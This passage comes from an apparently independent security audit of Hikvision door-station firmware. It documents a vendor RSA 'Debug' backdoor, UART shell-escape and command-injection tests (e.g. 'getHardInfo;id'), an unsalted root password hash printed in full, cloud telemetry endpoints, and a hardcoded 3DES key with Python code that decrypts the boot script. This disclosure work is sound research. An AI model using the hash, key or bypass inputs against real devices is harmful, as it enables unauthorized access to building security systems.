Aol++kbH4SPw4L+RxkOgZ5zQuVlrZ1l6Lr08+Uli6clxxG2f7WxH8bEtyU
RJqPLzAgMBAAE=

Key 3 (file offset 0x0bcf13):
MIGJAoGBAOZ/oBw5FGMQ1PLhZZUw3ckz1f4MtpeQhyMOeU5gwoBDiZzBdn
FTPubAq9CJ7/ynhP33S/fMWavGjCDXwVvVtw+PxpUwYvbQW7fOC5Hh0V/Q
oiGaiXR+gicQ4m2bXRQfM8bcZRZJuhBO5pX8SU4MYWMjJ+TWsyNA0DjwN7
wQDucTAgMBAAE=

Key 4 (file offset 0x0bcfd2):
MIGJAoGBAPc7aLp/0eSmRVJ+bakzbZMi90WPUN+yZGAo0ywwoZKxWP+Yly
G+5n7D8qJFryrGne/K+O1KUIlpRG4LNqP3nagb+8ONe0kk71l+Y1NhhRVs
UrNTOutAECFS5oZhLQCKDuYmft0iTgfFocouqqluFeF83RSlywZeLyXf8H0J
Q8YBAgMBAAE=
Proof of Concept
# psh challenge flow — confirmed from static disassembly:
# 1. Connect via SSH / Telnet / physical UART; psh launches automatically
# 2. User types "Debug" at the shell prompt
# 3. psh displays: Password:
# 4. psh reads eth0 MAC address (SIOCGIFHWADDR), generates random number,
#    presents challenge: [PSWD][NNNN]:  (NNNN = random integer)
# 5. Correct response requires RSA private key counterpart to one of the
#    four embedded public keys — held exclusively by Hikvision
# 6. On success: "Enter Debug Mode." — expanded command set available
# 7. On failure: "Incorrect Password. %d Times Left" (5 attempt limit)
#
# The challenge-response was not live-tested (device not available).
# All control-flow above is confirmed via ARM disassembly.
#
# Normal (non-Debug) commands available without authentication:
#   date, help, getDateInfo
# All shell metacharacters (>, <, |, &, ;, $, `) are blocked at input.
Live confirmation (see §2.1): A cold-boot UART capture from a second, newer physical unit (boot_uart_115.2k.txt) shows the console dropping straight into BusyBox v1.31.1 ... built-in shell (ash) and then into BusyBox v1.2.1 Protect Shell (psh svn358439) — with no login/getty prompt at any point. No username or password is requested to reach an interactive prompt over UART, matching this finding’s premise that /etc/profile invokes psh unconditionally. The shell immediately printed Random number is:252818968 followed by a bare # at boot (exact banner text differs slightly from the [PSWD][NNNN] format described above, and this build is svn358439/Aug 27 2021 vs. the statically-analyzed build of Mar 14 2020 — a different psh revision; whether this boot-time banner is the same subsystem as the interactive Debug challenge below, or a separate one, was not determined).
Interactive live testing (follow-up session, same unit): With the port free of contention, commands were sent one at a time over the live UART connection and responses captured.
helpon this build lists exactly four “Support Commands”:getHardInfo,help,Debug,sandbox— a different set from the dispatch table recovered by static disassembly of the older build (date,help,getDateInfo,Debug). This is consistent with §2.1’s finding that this is a differentpshbuild, not a re-confirmation of the exact older table.getHardInfoexecuted with noDebugauthentication of any kind on this build, returning the device serial number (DS-KV6113-WPE1(C)0120250326RRFY0805639), firmware version/build (V2.2.65 build 231213), and a hardware register dump (RAM size, channel counts, device type, etc.). On the console, invoking it was observed alongside atools_processworker registering on and then deregistering from the internalunix_busIPC service — the same internal IPC mechanism documented in F-20 — though the exact call path was not traced and this is a timing correlation, not a confirmed code path.- An undocumented
sandboxentry appears in thehelplisting but is not implemented as apshbuilt-in on this unit: invoking it returned/bin/sh: sandbox: not found(a real/bin/sh“command not found” message, notpsh’s ownNot Supported, Try 'help'text). This shows dispatch for at least this listed command reaches an actual shell rather than being handled entirely inside a fixed C dispatch table, but the binary/script it expects is simply absent from this firmware build (or present under a different name/path). Whether this dispatch path can be abused to run something other than the intendedsandboxtarget was not established — see the metacharacter test below. - The metacharacter filter was tested live and held, twice, reproducibly:
getHardInfo;idandhelp;idboth returnedNot Support Redirect I/O or Combinated Commands.without executingid, matching the static analysis exactly. This is evidence the filter is enforced before command dispatch (including for thesandbox//bin/shpath above), not just a cosmetic warning. Only;was tested; other metacharacters, argument-injection intosandbox’s missing binary, and encoding-based bypasses remain untested. Debugwas invoked twice, roughly 24 seconds apart, and returned the byte-for-byte identical challenge both times:CAAAAKTVwk5x82F4nxQ=. Base64-decoding this (offline, not sent to the device) gives 14 bytes:08 00 00 00(a 4-byte length/type tag = 8) +a4 d5 c2 4e 71 f3(exactly the device’seth0MAC address, as seen in the boot log’sbootParms.macAddr[0]) +61 78 9f 14(4 trailing bytes). This live-confirms the static disassembly’s claim that the challenge is built from the MAC address (SIOCGIFHWADDR). However, the fact that the full 14-byte blob — including the trailing 4 bytes, which would be the “random number” in a fresh challenge-response scheme — was identical across two separate invocations in the same boot session suggests the challenge may not be freshly randomized per attempt within a boot cycle. This was not tested across a reboot, and it is possible the value is reseeded per boot rather than being a static constant; a repeat test after a power cycle would confirm which. If the challenge genuinely does not change per-attempt (or per-boot), a previously captured valid RSA response could potentially be replayed, which would materially weaken the challenge-response scheme’s protection against a captured response.- A submitted empty password was rejected with
Incorrect Password. 3 Times Left. The starting attempt budget could not be determined from this data (an earlier, separate UART session on this same unit may have already consumed attempts before this one was captured), so no conclusion is drawn here about whether the attempt limit differs from the 5 documented in the static analysis of the older build. - No path to an unrestricted shell was found on this unit via UART. Everything reachable without the RSA private key was confined to
psh’s four listed commands, and the metacharacter filter held under direct testing. This is a materially different outcome from F-22 on the older, chip-off’d unit, where physical UART access combined withverify=ngave a path to an unsigned-kernel root shell. On this newer unit, secure boot appears enforced (§2.1) and no unsigned-shell path has been demonstrated — physical UART access here is a confirmed backdoor-shell surface (F-02) but not, so far, a confirmed root-shell surface. Live tests planned inTASKS.mdPhase 5 that assume a root shell (reading/etc/shadowfor F-03, toggling Telnet for F-08, invokingda_info resetPasswdfor F-16, reading/home/config/dev_masterkeyfor F-23) are blocked on this unit until either the RSA challenge is solved or an unsigned-boot path is demonstrated against it specifically.
Escape/bypass attempts against psh itself (all negative, tested live): The boot log shows a generic BusyBox ... built-in shell (ash) banner printing immediately before the psh banner, raising the possibility that psh is a child process of an underlying ash (spawned via fork, not exec) and that killing or EOF-ing psh might drop back to an unrestricted parent shell. This was tested directly and did not work:
- EOF (Ctrl-D,
0x04), SIGINT (Ctrl-C,0x03), SIGQUIT (Ctrl-\,0x1C), and SIGTSTP (Ctrl-Z,0x1A) were each sent to the live prompt, followed by a test command (id). In every case the shell returned to the samepsh-restricted prompt andidwas rejected with'id' Not Supported, Try 'help'— no parent shell was reached. Eitherpshis not actually a child of a reachable parent (e.g.ashexec’d over itself intopsh), orpshtraps/ignores these signals and disables EOF-triggered exit. - Newline-based command splitting was tested as a possible filter bypass, since the documented metacharacter blocklist (
> < | & ; $and backtick) does not include a literal line feed. Sendinghelp\nid\r\nas a single raw write did not smuggleidpast the filter as part of one combined command — the serial line discipline treated the embedded\nas its own line terminator, sohelpandidwere each submitted and evaluated as two independent commands (both handled normally;idwas still rejected on its own merits). No filter bypass was achieved this way. - These are documented as negative results for completeness; they do not rule out other bypass techniques (e.g., terminal escape sequences, timing-based races during the
ash→pshhandoff at boot, or vulnerabilities inpsh’s own parsing that were not probed here).
Cryptanalysis of the embedded RSA keys (offline, against the older build’s binary — no device interaction): Since the RSA challenge cannot be answered without Hikvision’s private key, the four public keys recovered from the chip-off unit’s psh binary (re-extracted directly from file offset 0xbcd99, confirmed to match the previously-reported values) were checked for known classes of RSA key-generation weakness:
- Pairwise shared-factor attack: GCD computed between every pair of the 4 moduli — all GCDs are 1. No two keys share a prime factor (rules out the “multiple devices/keys sharing a prime due to poor entropy” class of break, e.g. as seen in some historical embedded-device key audits).
- Exponent check: all 4 keys use the standard public exponent
e = 65537— not a small/weak exponent, ruling out low-exponent forgery techniques. - Primality check: none of the 4 moduli are themselves prime (would have been a trivial total break).
- Fermat factorization: attempted against all 4 moduli (2,000,000 iterations each) — no factor found, indicating the two primes composing each modulus are not abnormally close together.
- Conclusion: no exploitable mathematical weakness was found in these 4 keys. This analysis was performed against the older, statically-analyzed build only — the live unit’s actual
pshbinary and embedded keys were never extracted (doing so would require the very shell access this analysis is trying to obtain) and may differ. A full assessment of whether the verification code itself (as opposed to the keys) has an implementation flaw (e.g. a padding-check or comparison bug) would require complete manual ARM disassembly of the verify routine without symbols — not performed, no decompilation of this specific routine exists in the EMBA output, and nothing found here suggests such a flaw is likely.
U-Boot autoboot interrupt testing on the live unit (see also F-22): The live unit’s boot log shows the same bootdelay=1 interrupt window as the chip-off unit (“Hit any key to stop autoboot: 1”). This was tested directly, and the results differ materially from the classic F-22 attack path:
- Sending a plain keystroke (
\r, and separately a manually-typedu) during the window does not land at a generic U-Boot=>command shell. Instead it enters a vendor-specific firmware-upgrade menu (This program will upgrade software. ... Now press [u/U] key to upgrade software:), and pressingu/Uproceeds into a TFTP-based recovery flow (Please upgrade by TFTP / Please input ip address of device:) with no authentication of any kind. - Ctrl+U (
0x15) — documented in prior public research as the autoboot-interrupt key on an older Hikvision camera model (a DS-2CD2132, per a 2018 community writeup) — was tried and produced no observable effect, though timing was not conclusively verified. - A genuine serial BREAK condition (not a data byte —
pyserial’ssend_break(), held ~250ms, sent 3 times) was tried with confirmed correct timing (the listening script detected the autoboot prompt and fired immediately) and also produced no effect — the device proceeded straight throughboot normal ...to a normal signed boot, as if no key had been sent at all. This indicates the loader’s “any key” detection reacts only to received data bytes, not electrical break conditions. - No distinct entry point to a generic U-Boot command shell was found. Every input that produced any reaction at all (
\r,u) led to the same vendor upgrade-menu code path. This suggests this hardware/firmware revision’s boot flow may not expose an open U-Boot CLI via the autoboot prompt at all — only the narrower upgrade/recovery menu — which, if true, is a meaningful hardening difference from the classic F-22 attack path (which assumes a reachable=>shell). This was not pushed further (e.g., by supplying TFTP recovery input) due to the vendor’s own explicit warning that a failed upgrade can render the unit unusable, and the unavailability of a known-good, correct-architecture firmware image to test the recovery flow safely. - The TFTP recovery menu itself is a new, distinct, unauthenticated attack surface reachable over physical UART, separate from
psh. Whether it validates a signature before writing to flash (making a malicious/downgrade image rejectable) or erases/writes before validating (making it a bricking or potentially implant vector) was not established and would require a deliberately prepared test with recovery contingencies in place, not opportunistic testing on the only live unit available.
Impact
The mechanism grants unrestricted root access to anyone who can reach SSH, Telnet, or the physical UART console and holds the correct private key. Because the private keys are not in the firmware (only the public keys are), ordinary attackers cannot directly exploit this without either obtaining the private keys from Hikvision or factoring the 1024-bit keys. The more immediate risk is that Hikvision itself retains a permanent authentication backdoor into every unit shipping this firmware image. This is not a bug — it is an intentional mechanism that persists across firmware updates.
The shell restrictions (>, <, |, etc.) reduce lateral movement risk for an attacker who gains the normal root shell (F-03), but provide no protection against the Debug path — which bypasses all restrictions once authenticated.
References
- CWE-798: https://cwe.mitre.org/data/definitions/798.html
- CWE-912: https://cwe.mitre.org/data/definitions/912.html
- Hikvision psh backdoor pattern documented by multiple prior researchers
F-03 — Unsalted Root Credentials Shared Across Firmware Units
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 8.1 |
| CVSS v3 Vector | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Network (hash publicly available from this report; cracked offline, used via SSH/Telnet) |
| CWE | CWE-760: Use of a One-Way Hash without a Salt; CWE-1391: Use of Weak Credentials |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | /etc/passwd, /etc/shadow in ramdisk |
| Exploitability | Probable — hash publicly exposed from this firmware image; GPU-accelerated cracking feasible |
| Remediation Status | Open |
Description
The root account password is stored as an unsalted SHA-256 hash. Because no per-device salt is applied, every unit shipped with this firmware image carries an identical hash for the default root password. An attacker who extracts the hash from any single unit — as done in this analysis — can mount an offline cracking attack without rate limiting; if the plaintext is recovered, it works on every device running the same firmware that has not changed the default root password.
Authentication cannot be bypassed by presenting the hash directly — the plaintext password is required to authenticate over SSH, Telnet, or the physical console. The risk materializes only if the hash is cracked offline. EMBA’s John the Ripper module ran for 1 hour and did not recover the plaintext, indicating the password is not in common wordlists. The hash is now publicly known through this firmware extraction, so sustained offline cracking is no longer constrained to a single attacker.
/etc/shadow:
root:8c9a60a87ff34a9e6c70a986aa4a9e14b237fcd4126f77107298c8afd86248d3:15595:0:99999:7:::
Evidence
| Field | Value | Notes |
|---|---|---|
| Hash | 8c9a60a87ff34a9e6c70a986aa4a9e14b237fcd4126f77107298c8afd86248d3 |
Unsalted SHA-256, 64 hex chars |
| Salt | None | All units with this firmware share the same hash for the default password |
| Last changed | Day 15595 | 2012-09-12 — unchanged for ~14 years |
| GECOS field | 3CF6BC909643931B3DF04B77856DE416CF51BF6421AB8392985B2CF40C0020CC |
Anomalous — 64-char hex (likely device ID) |
| JTR result | 0 passwords cracked after 1 hour | Password not in common dictionaries |
Impact
If the default root password is cracked, every device running this firmware that has not changed its root password becomes accessible. The unsalted hash means a single offline cracking effort scales to the entire deployed population of this firmware version — there is no per-device uniqueness that would require repeating the work per unit.
References
- CWE-760: https://cwe.mitre.org/data/definitions/760.html
- NIST SP 800-132 (Password-Based Key Derivation)
F-04 — Cloud Telemetry & Phone-Home Endpoints
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.5 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| Attack Vector | Network (outbound — device-initiated) |
| CWE | CWE-359: Exposure of Private Personal Information to an Unauthorized Actor |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore binary |
| Exploitability | Probable — endpoints hardcoded in production binary; dynamic analysis not performed to confirm actual connections |
| Remediation Status | Open |
Description
The hicore application binary contains hardcoded references to multiple Hikvision-controlled cloud endpoints. These strings were identified through static analysis of the production binary:
| Endpoint | Purpose |
|---|---|
log.hikvision.com |
Remote event logging |
recordType.meta.hikvision.com |
Recording metadata |
www.hikvision.com/RaCM/trackExt/ver10 |
Usage tracking extension |
www.hikvision.com/racm/schedule/ver10 |
Remote schedule management |
The trackExt (tracking extension) endpoint is particularly concerning. The RaCM (Remote and Cloud Management) namespace references both HikCloud and Ezviz (Hikvision’s consumer surveillance cloud). Strings for time synchronization from Ezviz servers and DDNS registration with Hikvision are also present.
Note: The analyzed device was an older model not confirmed to have established internet connectivity during testing. Whether these code paths are active in standard deployments of this model requires dynamic traffic analysis to confirm. These endpoints are nonetheless compiled into the production binary and represent a potential connectivity surface if network access is present.
A developer/test URL with obfuscated parameters was also found in production firmware, suggesting debug code was not removed before release:
http://10.19.132.120:6120/pic?=d61if98e*b8ai034-59562b--49a411810d50fi0b6*=ids1*=idp1*
Impact
If the cloud endpoints are active: device operational data would be transmitted to Hikvision infrastructure without user disclosure. The presence of these endpoints in production firmware — regardless of whether they are currently exercised — represents a privacy risk if the device is deployed in a network with internet access. Whether this constitutes a GDPR violation depends on whether the code paths are actually triggered in practice, which requires dynamic confirmation.
References
- CWE-359: https://cwe.mitre.org/data/definitions/359.html
- GDPR Article 13 (Transparency obligations)
- China National Intelligence Law (2017), Article 7
F-05 — Hik-Connect Enrollment Routes Identity-Linked Event Images to Hikvision Cloud
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 4.1 |
| CVSS v3 Vector | AV:N/AC:L/PR:H/UI:N/S:C/C:L/I:N/A:N |
| Attack Vector | Network (outbound — device-initiated after administrator enrollment) |
| CWE | CWE-359: Exposure of Private Personal Information to an Unauthorized Actor |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore — accessControl/eventCtrl/event_upload.c, event_upload_proc at 0x001e3290 |
| Exploitability | Confirmed — full upload path disassembled; behavior is conditional on Hik-Connect enrollment |
| Remediation Status | Open |
Description
Static analysis of hicore confirms that when a building administrator enrolls the device with Hikvision’s Hik-Connect cloud platform, access control event images linked to enrolled occupant identities are transmitted to Hikvision’s cloud storage on every access event.
The upload path was fully disassembled at event_upload_proc (0x001e3290, source: accessControl/eventCtrl/event_upload.c). This function dispatches each access control event to up to six destinations based on a bitmask (alarm center, client, FTP, e-mail, SIP server, Ezviz/Hik-Connect). The Ezviz path is gated by check_ezviz_is_valid, which reads the bEnable column from the ezviz_info SQLite table:
"ezviz enable is not!!!" ← logged when bEnable == 0; upload is skipped
By default bEnable = 0. The flag is set to 1 only when the administrator completes Hik-Connect device registration, which also writes an operationCode and ezvizPlatform identifier into the same table.
Upload payload (confirmed from disassembly):
Once Ezviz is enabled, event_upload_to_ezviz retrieves two fields from the event record before calling cstorAsyncUpload:
| Field | Source | Content |
|---|---|---|
pic_info.picPoolIdx |
Event snapshot buffer | JPEG frame captured at the moment of the access event |
pic_info.employeeNo |
Enrolled identity record | The identifier of the person whose credential was presented |
cstorAsyncUpload performs an S3-style presigned URL upload — the device first retrieves a time-limited upload URL from Hikvision’s cloud, then HTTP-PUTs the image to that URL. This is consistent with the Hik-Connect push notification feature, which delivers door-open alerts with photos to the administrator’s mobile app.
What is not uploaded (confirmed):
- Biometric face templates are not transmitted in this code path.
faceDataUrlandinfraredFaceDataUrlare ISAPI endpoint strings that serve images from the device to local clients, not outbound upload targets. upload_auth_info_to_serverroutes toarming_center_ip, which is the administrator-configured local alarm receiver (CMS/NVR), not Hikvision’s cloud.
Impact
When Hik-Connect is active, a photograph taken at the moment of each access event, together with the enrolled occupant’s identity reference (employeeNo), is transmitted to Hikvision’s cloud infrastructure. Building occupants whose faces have been enrolled in the system are not notified of this upload. The data flows outside the deploying organisation’s control and is processed under Hikvision’s privacy policy, which is not under the control of the building administrator.
This constitutes processing of personal data (photographs linked to identified individuals) by a third party (Hikvision) on every access event, without a mechanism for the device to obtain or verify that occupant consent was collected. Whether the building’s own privacy notices and data processing agreements cover this vendor-side processing is a question for the deploying organisation, but the device provides no tooling to restrict, audit, or disable this transmission on a per-occupant basis once Hik-Connect is enrolled.
References
- CWE-359: https://cwe.mitre.org/data/definitions/359.html
- GDPR Article 9 (Processing of special categories of personal data — biometric data)
- Illinois Biometric Information Privacy Act (BIPA), 740 ILCS 14
- Hik-Connect platform privacy policy (Hikvision)
F-06 — Encrypted Boot Script
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 6.4 |
| CVSS v3 Vector | AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H |
| Attack Vector | Physical / Local |
| CWE | CWE-656: Reliance on Security Through Obscurity; CWE-321: Use of Hard-coded Cryptographic Key |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | 1E0000/start.sh (encrypted), /bin/dec, digicapkeyArm.ko |
| Exploitability | Confirmed — Key extracted from digicapkeyArm.ko .rodata; start.sh fully decrypted |
| Remediation Status | Open |
Description
The start.sh boot script is stored 3DES-encrypted in CramFS and decrypted at runtime by the dec binary, which obtains its key via ioctl from the digicapkeyArm.ko kernel module. The full decryption chain was reversed as follows.
Step 1 — dec binary: Ghidra decompilation of main()
Ghidra decompilation of dec’s main() reveals the full decryption flow:
- Opens
/dev/decryptkey— the character device exposed bydigicapkeyArm.ko - Calls
ioctl(fd, 0xc01c4b42, &struct)where the struct is 28 bytes: a 4-byte magic token (0x786f8321) followed by a 24-byte output buffer (auStack_48) - On success, passes
auStack_48directly todecrypt_sec(ciphertext, len, auStack_48)as the decryption key - Strips PKCS#7 padding: the last byte of the encrypted file is the padding count;
plaintext_len = ciphertext_len - padding
local_4c = 0x786f8321;                        // magic token — sent to kernel module as auth
ioctl(local_c, 0xc01c4b42, &local_4c);        // 28-byte struct: [4-byte magic | 24-byte key output]
// auStack_48 now contains the 24-byte decryption key
local_21 = last_byte(enc_buf);                // PKCS#7 padding byte
local_20 = (file_size - local_21) - 1;        // plaintext length after strip
decrypt_sec(enc_buf, file_size - 1, auStack_48);
The ioctl code 0xc01c4b42 decodes as _IOWR('K', 0x42, struct[28]) — a read/write ioctl of type 'K', number 66, transferring a 28-byte struct.
Step 2 — digicapkeyArm.ko disassembly: tracing the ioctl handler
digicapkeyArm.ko is not stripped and its symbols are intact, making disassembly straightforward with arm-none-eabi-objdump. The ioctl handler dk_fops_ioctl at .text offset 0x34 was traced instruction-by-instruction:
- Checks ioctl type byte =
0x4b('K') and number byte =0x42— otherwise returns-ENOTSUP - Copies 28 bytes from userspace into a kernel stack buffer (
__copy_from_user) - Compares bytes 0–3 against the hardcoded literal
0x786f8321(visible at literal pool offset0x148) — returns-EFAULTif they do not match. This is an auth gate, not a key derivation step. - Loads
digicap_keyfrom.rodataverbatim using ARMldm/stmblock copy instructions — 16 bytes then 8 bytes — into the output half of the struct. No XOR, no derivation, no transformation. - Copies the full 28-byte struct back to userspace (
__copy_to_user)

The key material is stored in plaintext in the .rodata section of digicapkeyArm.ko. The only “protection” is the 0x786f8321 magic check — a value that is itself hardcoded and visible in the dec binary’s stack initialization (local_4c = 0x786f8321).
Step 3 — Key extraction from .rodata
arm-none-eabi-objdump -s -j .rodata digicapkeyArm.ko

# Contents of section .rodata (24 bytes = digicap_key):
# 0000 2102034d 56131112 0102034d 56101112  !..MV......MV...
# 0010 0102034d 5612111d                    ...MV...
The Ghidra listing below shows the same data as seen during static analysis — digicap_key at the start of .rodata, with all six XREF annotations pointing back to the dk_fops_ioctl read site, confirming this is the only location the key is consumed:
Step 4 — Algorithm identification and decryption
A 24-byte key composed of three 8-byte subkeys is the canonical Triple DES (3DES) key format. 3DES operates on 8-byte blocks; the encrypted file is 9,352 bytes (= 1,169 × 8), consistent with block-cipher-aligned ciphertext. Trial decryption confirmed 3DES-ECB mode (no IV; ECB produces the only valid plaintext). CBC with a zero IV decrypts the first block correctly (#!/bin/s) then diverges — confirming ECB.
from Crypto.Cipher import DES3
KEY = bytes.fromhex('2102034d561311120102034d561011120102034d5612111d')
with open('start.sh', 'rb') as f: data = f.read()
padding = data[-1]; enc = data[:-1]; plen = len(enc) - padding
plaintext = DES3.new(KEY, DES3.MODE_ECB).decrypt(enc)[:plen]
# → valid shell script beginning with #!/bin/sh
Evidence
| Field | Value |
|---|---|
| Encryption algorithm | 3DES-ECB |
| Key length | 24 bytes (192-bit; three 8-byte DES subkeys) |
| Key source | digicap_key symbol, .rodata of digicapkeyArm.ko |
| Key “protection” | Magic token 0x786f8321 check — value is hardcoded in dec binary |
| Runtime ioctl | _IOWR('K', 0x42, 28) = 0xc01c4b42 on /dev/decryptkey; any local process knowing the magic can retrieve the key at runtime |
| Padding scheme | PKCS#7 — last byte of file = pad count |
| Ciphertext size | 9,352 bytes (1,169 DES blocks) |
| Decrypted plaintext | 9,344 bytes — valid shell script |
3DES Key (hex):
Full:  2102034d561311120102034d561011120102034d5612111d
K1:    2102034d56131112
K2:    0102034d56101112
K3:    0102034d5612111d
Findings from decrypted start.sh:
The script is annotated throughout with Chinese comments. Translations are provided inline below.
1. Silent security patch for a web directory traversal (most significant finding)
The script runs the following block twice — once in debug mode and once in the normal boot path:
#安全升级补丁:删除webs目录下的外部文件链接
# "Security upgrade patch: delete external file links under webs directory"
rm -rf /home/config/webs/devListCfg
The comment explicitly names this a “security upgrade patch.” Deleting a specific path (devListCfg) from the web directory at every boot strongly suggests a symlink traversal or local file inclusion vulnerability was discovered in the web interface — and patched by removing the offending path at startup rather than fixing the web server code. This fix was deliberately placed inside the encrypted boot script so it could not be inspected. The underlying vulnerability in the web code likely still exists; only the exploitable entry point is cleaned up at boot.
2. da_info — unified serial console control dispatcher (~60 commands)
A single binary /home/app/bin/da_info is symlinked under ##创建串口指令链接 (“Create serial console command links”) to approximately 60 different names in /usr/bin/. It dispatches on argv[0]. The active (non-commented) commands include:
| Command | Function |
|---|---|
door_ctrl |
Direct door open/close control |
arming_upload |
Upload alarm arming state (connects to F-04) |
monitor_upload |
Upload monitoring data to cloud |
voip_login / voip_call / voip_hangup / voip_logout |
Full VOIP session lifecycle |
doorCallRoom / doorHungUp / doorNotOpen / doorNotClose |
Intercom call and door state control |
callLift |
Lift/elevator call integration |
disMantle |
Anti-tamper detection trigger |
setRegPwd |
Set device registration password |
decryptData |
Dedicated decrypt command |
sadp_close_ctrl |
Enable/disable Hikvision SADP network discovery |
setEzvizserver / setEzvizlog / showEzvizstream / showEzvizserver |
Direct Ezviz cloud management (confirms F-04, F-05) |
DABI_ctrl |
Proprietary protocol controller (purpose unknown) |
roomsdk |
Access control panel integration |
record_ctrl / record_search |
Recording management |
setDebug / getDebug / debugLog |
Runtime debug control |
autoInputTest / autoInputTestExt |
Hardware input testing |
All of these are reachable directly from the UART shell (ttyS0, 115200 baud — confirmed accessible in U-Boot boot args).
3. Commented-out commands reveal the hardware platform family
The following commands are present in the binary (da_info) but disabled for this model:
# 指纹模块 — Fingerprint module:
#ln -s .../da_info /usr/bin/fpGetModuleVersion
#ln -s .../da_info /usr/bin/fpEnroll
#ln -s .../da_info /usr/bin/fpDel
#ln -s .../da_info /usr/bin/fpupgrade
#ln -s .../da_info /usr/bin/fpRecognition
#ln -s .../da_info /usr/bin/fpDebug
#ln -s .../da_info /usr/bin/faceTest      # face recognition test

# 蓝牙模块 — Bluetooth module:
#ln -s .../da_info /usr/bin/setBlueEnable
#ln -s .../da_info /usr/bin/setBlueName
#ln -s .../da_info /usr/bin/setBlueUUID
#ln -s .../da_info /usr/bin/setBlueBroad
#ln -s .../da_info /usr/bin/setBlueRandNum
#ln -s .../da_info /usr/bin/setBlueModel
#ln -s .../da_info /usr/bin/setBluePower
#ln -s .../da_info /usr/bin/getBlueVer

# 其他 — Other:
#ln -s .../da_info /usr/bin/openEleLock   # electric lock control
#ln -s .../da_info /usr/bin/resetPasswd   # password reset — deliberately removed
#ln -s .../da_info /usr/bin/resetParam    # factory reset — deliberately removed
#ln -s .../da_info /usr/bin/gui_debug     # GUI debug mode
#ln -s .../da_info /usr/bin/screenshot    # screen capture
#ln -s .../da_info /usr/bin/setV6ip       # IPv6 configuration
#ln -s .../da_info /usr/bin/dm365         # TI DaVinci DM365 chip (separate hardware variant)
#ln -s .../da_info /usr/bin/check_rs232   # RS-232 interface testing
The fingerprint and Bluetooth stubs exist in da_info even on this device. faceTest is commented out but the face recognition test infrastructure is present — consistent with F-05 findings. resetPasswd and resetParam are notable: their symlinks are absent from start.sh, but static disassembly of da_info (see F-16) confirmed both commands remain fully present in its dispatch table (cmd_idx=0x13 and 0x14) and are callable directly via /home/app/bin/da_info resetPasswd. The symlink removal provides no access control — it only hides the convenience path.
4. TLS certificate deployment (confirms F-01)
##创建https证书文件
# "Create HTTPS certificate files"
if [ ! -f "/home/config/certs/servercert.pem" ];then
    hik_cp /home/hik/servercert.pem /home/config/certs/
fi
if [ ! -f "/home/config/certs/serverkey.pem" ];then
    hik_cp /home/hik/serverkey.pem /home/config/certs/
fi
The hardcoded private key from F-01 is deployed from within the encrypted script at every boot.
5. Service launch sequence and boot architecture
#解压bsp、dsp资源    — "Decompress BSP/DSP resources"
#解压lib库          — "Decompress lib libraries"
#启动BSP,DSP脚本    — "Start BSP/DSP scripts"
#删除BSP、DSP中间解压文件  — "Delete BSP/DSP intermediate extracted files"
#解压GPL资源        — "Decompress GPL resources"
#解压hicore资源     — "Decompress hicore resources"
#音频资源加载       — "Load audio resources"
#为dsp准备字库资源  — "Prepare font/character library resources for DSP"

/home/app/daemon_fsp_app &                        # starts first, before hicore
/home/app/gpl_process -m /home/app/lib/yate &    # Yate VOIP, GPL-isolated process
/home/app/hicore &                                # main application

# web resources extracted AFTER hicore is already running:
/bin/tar xzf /home/hik/webs.tar.gz -C /home/app
/bin/tar xzf /home/hik/web4.0_help.tar.gz -C /home/app/webs
daemon_fsp_app starts before everything else with no documentation of its function. There is a boot window where hicore is running before the web interface is available.
6. Yate VOIP 5.5.0 and libbsp_data_encrypt.so
#openSSL暨HTTPS相关动态库  — "OpenSSL and HTTPS related dynamic libraries"
ln -sf /home/app/lib/libcrypto.so /lib/libcrypto.so.1.0.0
ln -sf /home/app/lib/libssl.so /lib/libssl.so.1.0.0

#BSP根密钥相关动态库  — "BSP root key related dynamic library"
ln -sf /home/app/lib/libbsp_data_encrypt.so /lib/libbsp_data_encrypt.so
libbsp_data_encrypt.so is described as handling the BSP root key — this may be a hardware-bound key derivation layer in the Hi3516CV300 SoC and warrants further analysis. Yate VOIP 5.5.0 (libyate5.5.0.so, libyatertpc.so, libyatesip.so) is deployed as a full framework alongside sipServer, representing an additional unexplored attack surface.
7. Disabled developer debug modes
#sdbg=$(/bin/awk -F 'sdbg=' '{print substr($2,1,1)}' /proc/cmdline)
The sdbg assignment is commented out, disabling two debug modes that remain as dead code:
sdbg=k— exits before any service starts (kernel-only mode)sdbg=d— exits beforehicorelaunches, leavingdaemon_fsp_appand web resources deployed
Evidence of debug infrastructure in production firmware, re-enableable by an attacker who can modify U-Boot boot arguments via UART and re-encrypt start.sh with the now-known key.
